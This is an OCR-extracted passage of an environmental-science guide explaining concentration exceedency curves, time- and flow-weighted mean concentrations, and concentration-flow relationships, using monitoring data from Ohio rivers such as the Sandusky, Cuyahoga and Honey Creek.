
Some Examples of Concentration Exceedency Graphs

These three graphs illustrate concentration exceedency graphs for suspended solids, total phosphorus, and chloride for the Maumee River during the 5 year period, WY 2000-2004. The shapes of the three curves differ in terms of the steepness of the concentration drop during the low percent exceedency ranges. For suspended solids, the concentrations drop very quickly during the first 10% of the exceedency scale, while for chloride the drop is much less. The rate of decline for total phosphorus is intermediate relative to suspended solids and chloride. The causes of these differences will be explored elsewhere in this analysis.


On the graph for total phosphorus, the percent of time the concentration exceeds a target level of 0.17 mg/L is shown.



Nitrate in the Sandusky and Cuyahoga Rivers, WY 2000-0004




Total Phosphorus in the Cuyahoga and Grand Rivers, WY 2000-04



Using Concentration Exceedency Curves to Compare Rivers

Concentration exceedency curves can be used to compare concentrations of chemicals among various rivers. The above graph shows the nitrate concentrations for the Sandusky and Cuyahoga Rivers. The nitrate concentrations are much higher in the Sandusky River with its agricultural watershed than in the Cuyahoga River with its largely urban and forested watershed. To the right, total phosphorus concentrations are compared for two pairs of rivers -- the Cuyahoga and the Grand, and the Sandusky and the Great Miami. Watersheds of both the Cuyahoga and the Great Miami have high population densities. The Sandusky and Great Miami watersheds are dominated by agricultural land uses, while the Grand River watershed is mostly forested and has a low population density. Phosphorus removal at municipal sewage treatment plants is greater in the Lake Erie tributaries (Cuyahoga, Grand and Sandusky). These factors all contribute to the significant differences among the phosphorus concentration exceedency curves for these four rivers.

Total Phosphorus Concentrations
in the Sandusky and Great Miami Rivers



Plotting issues and instructions

If each sample represented the same length of time, such as one day, constructing concentration exceedency curves would be easy. The samples need only be ranked and the percentile distribution calculated. Since the samples included in the tributary loading program represent time windows of variable duration, calculation of exceedency curves includes additional steps. These steps are shown for the Honey Creek Nitrate Curve from the Introduction.

1. Select and copy the nitrate concentration data and the sample time window data for the station and dates that you want. In the Honey Creek example the columns contained 2,518 samples during the 5-year period. Only the first six samples and the last sample from the file are shown here.

2. Paste those columns into a new Excel work sheet.

3. Select both columns and sort the data by decreasing nitrate concentrations. Both columns are selected so that the time window for each sample remains with that sample in the ranked data sets. Note that none of the samples shown in #2 were among the six samples (3) with the highest nitrate concentration in the data set of 2,536 samples.

4. Calculate the cumulative time through the ranked data. For each sample, the cumulative time is equal to the time for that sample plus the cumulative time for the previous samples. The equations for the calculations are shown adjacent to the cumulative time.

5. Calculate the percent time exceedency by dividing the cumulative time values (column C) by the total time (the final cumulative value ((C2519)) in the data set). The total time is 1,764.17 days. Multiply the quotient by 100 to convert to percentage. The final table indicates that a concentration of 24.25 was exceeded 0.33% of the time.

6. Plot Nitrate concentration (Column A) on Y-axis and Percent Exceed (column D) on X-axis to produce the concentration exceedency graph.

Note- The AnalysisTemplatev3 includes an exceedency plotting option.

1

Datetime	Days since 741001	▼ Time Window	Flow	SS	TP	SRP	▼ NO23	TKN	Chloride
10/01/1999 12:00	9131.50	1.00	5.267	4.8	0.079	0.034	1.59	0.58	27.1
10/02/1999 12:00	9132.50	1.00	3.799	2.4	0.076	0.034	1.33	0.58	28.5
10/03/1999 12:00	9133.50	0.83	3.570	5.0	0.078	0.032	1.32	0.57	29.0
10/04/1999 04:00	9134.17	0.50	6.442	10.7	5.370	0.123	3.90	3.81	65.3
10/04/1999 12:00	9134.50	0.67	5.659	8.9	0.735	0.671	2.84	1.51	50.0
10/05/1999 12:00	9135.50	1.00	4.484	3.7	0.119	0.049	2.18	0.59	29.7
09/30/2004 12:00	10957.50	1.00	4.484	1.0	0.059	0.040	3.35	0.62	29.9

2

	A	B
1	NO23	Time Window
2	1.59	1.00
3	1.33	1.00
4	1.32	0.83
5	3.90	0.50
6	2.84	0.67
7	2.18	1.00
2519	3.35	1.00

3

	A	B
1	NO23	Time Window
2	30.35	1.00
3	29.51	1.00
4	28.48	1.00
5	28.40	1.00
6	27.17	1.00
7	24.25	0.83
2519	0.02	0.83

4

	A	B	C	
1	NO23	Time Window	Cum Time	C formula
2	30.35	1.00	1.00	=B2
3	29.51	1.00	2.00	=B3+C2
4	28.48	1.00	3.00	=B4+C3
5	28.40	1.00	4.00	=B5+C4
6	27.17	1.00	5.00	=B6+C5
7	24.25	0.83	5.83	=B7+C6
2519	0.02	0.83	1764.17	=B2519+C2518

5

	A	B	C	D	
1	NO23	Time Window	Cum Time	% Exceed	D formula
2	30.35	1.00	1.00	0.06	=(C2/1764.17)*100
3	29.51	1.00	2.00	0.11	=(C3/1764.17)*100
4	28.48	1.00	3.00	0.17	=(C4/1764.17)*100
5	28.40	1.00	4.00	0.23	=(C5/1764.17)*100
6	27.17	1.00	5.00	0.28	=(C6/1764.17)*100
7	24.25	0.83	5.83	0.33	=(C7/1764.17)*100
2519	0.02	0.83	1764.17	100.00	=(C2519/1764.17)*100

2.d. Time-weighted and Flow-weighted Mean Concentrations

Introduction

"What is the average concentration of nitrate in the river?" That is a frequently asked question, and river data sets such as these can certainly provide an answer. The concentration exceedency curves and associated data sets do provide information on percentiles of concentration, including the median (50% time exceedency) concentration. However, they do not provide average concentrations.

Calculation of average concentrations would be easy if each sample had equal weight in determining the average. However, with the stratified sampling program used in loading studies, each sample does not have equal weight. Some samples may represent one or more days, while others represent only a few hours. These different "weights" must be taken into account as averages are calculated.

In river systems, two types of "average" or "mean" concentrations can be considered. One is the average concentration as seen by fish in the stream or by public water supplies that draw upon the river for their raw water. A second kind of average would be from the perspective of the water body that receives the discharge from the stream. For example, what is the average concentration of water discharged from the Sandusky River into Sandusky Bay?

The first kind of average requires calculation of a time-weighted mean concentration (TWMC) while the second requires calculation of a flow-weighted mean concentration (FWMC).

Time-weighted Mean Concentrations

Calculation of TWMC requires information on the concentration in each sample plus the sample time window for each sample. The equation for calculating the TWMC is

$$TWMC = \frac{\sum_{1}^{n}(c_i * t_i)}{\sum_{1}^{n}(t_i)}$$

where c_i = concentration is the i^{th} sample

t_i = time window for the i^{th} sample

Through the use of the above equation, the concentration in each sample is weighted by the period of time it represents.

Flow-Weighted Mean Concentrations

For the calculation of the FWMC, data on the concentration, sample time window and flow are required for each sample. The equation for calculating the FWMC is

$$FWMC = \frac{\sum_{1}^{n}(c_i * t_i * q_i)}{\sum_{1}^{n}(t_i * q_i)}$$

where q_i = flow in the i^{th} sample

With this equation the concentration in each sample is weighted by both the time and the flow that accompanied it. The FWMC represents the total load for the time period divided by the total discharge for the time period.

The ratio of FWMC to TWMC indicates whether a pollutant tends to increase in concentration as flow increases. If the FWMC>TWMC, that pollutant, on average, increases with increasing flow.

An Example of Time-Weighted and Flow -Weighted Mean Concentration Calculations

The adjacent table shows an Excel worksheet used to calculate TWMC and FWMC values. The data are taken from the Sandusky River and cover the same runoff event shown in Hydrographs. Sedigraphs and Chemographs.

In this example the FWMC (435.0 mg/L) is much higher than the TWMC (157.9 mg/L) . It is evident from the data that the samples with the highest flow also had the highest concentrations.

This example also shows the differences between the TWMC (157.9 mg/L) and the average concentration (240.4 mg/L) that is calculated if the 31 samples are given equal weight. This illustrates the errors introduced by not recognizing that these samples are produced by a stratified sampling program. Those errors are avoided by calculating a TWMC.

As noted on the previous page, the sums of Column F (Flow*Time) and Column G (Flow*Time*SS Conc.) represent the total flow volume and the total suspended solids load discharged during the time interval. Those values need only be multiplied by a conversion factor to obtain appropriate units of volume (e.g. cubic meters) or loads (e.g. kilograms).

Note: The Report Summary program of AnalysisTemplatev3 includes calculation of the TWMC and the FWMC for the stream, the parameter, and the time interval selected.

	A		B	D	E	F	G
1	Datetime	Time Window	Flow	SS	Time*Conc	Flow*Time	Flow*Time*Conc
2	6/2/1993 20:00	1.00	313	49.0	49.00	313.00	15337.0
3	6/3/1993 20:00	1.00	279	33.4	33.40	279.00	9318.6
	Rows 4-10 deleted						
11	6/8/1993 20:00	0.33	534	246.0	82.00	178.00	43788.0
12	6/9/1993 4:00	0.33	1980	1160.0	386.67	660.00	765600.0
13	6/9/1993 12:00	0.33	4940	1170.0	390.00	1646.67	1926600.0
14	6/9/1993 20:00	0.33	8270	852.0	284.00	2756.67	2348680.0
15	6/10/1993 4:00	0.33	8020	641.0	213.67	2673.33	1713606.7
16	6/10/1993 12:00	0.33	6750	389.0	129.67	2250.00	875250.0
17	6/10/1993 20:00	0.33	4970	319.0	106.33	1656.67	528476.7
18	6/11/1993 4:00	0.33	3230	315.0	105.00	1076.67	339150.0
19	6/11/1993 12:00	0.33	2620	268.0	89.33	873.33	234053.3
20	6/11/1993 20:00	0.67	2190	221.0	147.33	1460.00	322660.0
	Rows 21-28 deleted						
29	6/19/1993 20:00	1.00	313	42.1	42.10	313.00	13177.3
30	6/20/1993 20:00	0.83	262	43.6	36.33	218.33	9519.3
31	6/21/1993 12:00	0.50	389	84.5	42.25	194.50	16435.3
32	6/21/1993 20:00	0.50	509	186.0	93.00	254.50	47337.0
33							
34	Column sum	19.83	52523.00	7453.10	3132.03	22291.67	9697143.23
35							
36	TWMC = 31313.03/19.83 = 157.9 mg/L						
37	FWMC = 9697143.23/22291.67 = 435.0 mg/L						
38	Unweighted average concentration for 31 samples = 7453.10/31 = 240.4 mg/L						

2.e. Concentration-Flow Relationships

Introduction


Concentration exceedency curves often indicate violations of water quality standards relative to certain water uses. As the adjacent graph shows, nitrate in Honey Creek exceeds the drinking water standard of 10 mg/L about 9% of the time. Honey Creek serves as a drinking water source for two public water supplies.


To determine appropriate measures to reduce nitrate concentrations, it is useful to know whether point sources, nonpoint sources or both contribute to the elevated nitrate concentrations. One way to determine the major source is to look at the relationship of nitrate concentrations to stream flow. In general, where pollutants are derived from nonpoint sources, their concentrations increase with increasing flow. The same rainfall runoff that increases stream flow also carries the pollutants from land surfaces and tile flow into streams.


Where pollutants are derived from point sources, their concentrations increase as stream flow decreases. Generally, point sources, such as municipal sewage treatment plants discharge pollutant at relatively constant rates. As stream flow decreases, there is less stream water to dilute the pollutants so pollutant concentrations increase.


In the Honey Creek example to the right, it is evident that, for the higher concentrations, nitrate increases as stream flows increase. The violations of drinking water standards (10 mg/L) result from nonpoint sources.

It is also evident that nitrate concentrations increase within the low range of stream flows. This suggests that point sources also contribute nitrate to the stream. However, these concentrations do not exceed the drinking water standard at the monitoring station. (See section on nutrient processing within streams (under development).)










Some Examples of Concentration- Flow Curves

These graphs illustrate the concentration-flow relationships for three substances in the Sandusky River for a 5-year period. Suspended solids (above) are derived from nonpoint sources. All streams and rivers that we have studied have suspended solids/flow curves with the same general shape as shown above.

In the Sandusky River, total phosphorus concentration-flow graphs have the same general shape as suspended solids. As noted in Hydrographs, Sedigraphs and Chemographs most of the total phosphorus is particulate phosphorus that is attached to suspended solids particles.

In the Sandusky River, and in most rivers, chloride concentrations decrease with increasing flow. The chloride concentrations present in ground water and point sources is high relative to rainwater. Although rainwater does pick up chloride as it moves across land surfaces, generally its concentration is lower when it reaches streams, so it dilutes the baseflow water. Rainfall and snowmelt runoff following road salt application can result in high chloride concentrations at high flow. This is particularly evident in streams draining urban areas.





Some Examples of Concentration-Flow Curves, cont.


Where both point and non-point sources contribute to elevated concentrations of pollutants, the concentration-flow graphs are often U-shaped. This is the case for total phosphorus in the Great Miami River. Municipal sewage treatment plants and cropland erosion both contribute phosphorus in quantities that result in elevated phosphorus concentrations. However, they affect phosphorus concentrations under very different flow conditions.

That point sources are responsible for the increasing phosphorus concentrations under low flows is confirmed by examination of the soluble reactive phosphorus concentration-flow curve to the lower right. A high proportion of the total phosphorus from point sources is soluble reactive phosphorus. The increasing SRP concentrations with decreasing flow in the low flow range is a sure indicator of sewage effluent.

In these concentration-flow graphs, we use log scales for flow axis so that the low flow responses are more evident. The graph below shows the same TP data with a linear flow axis.






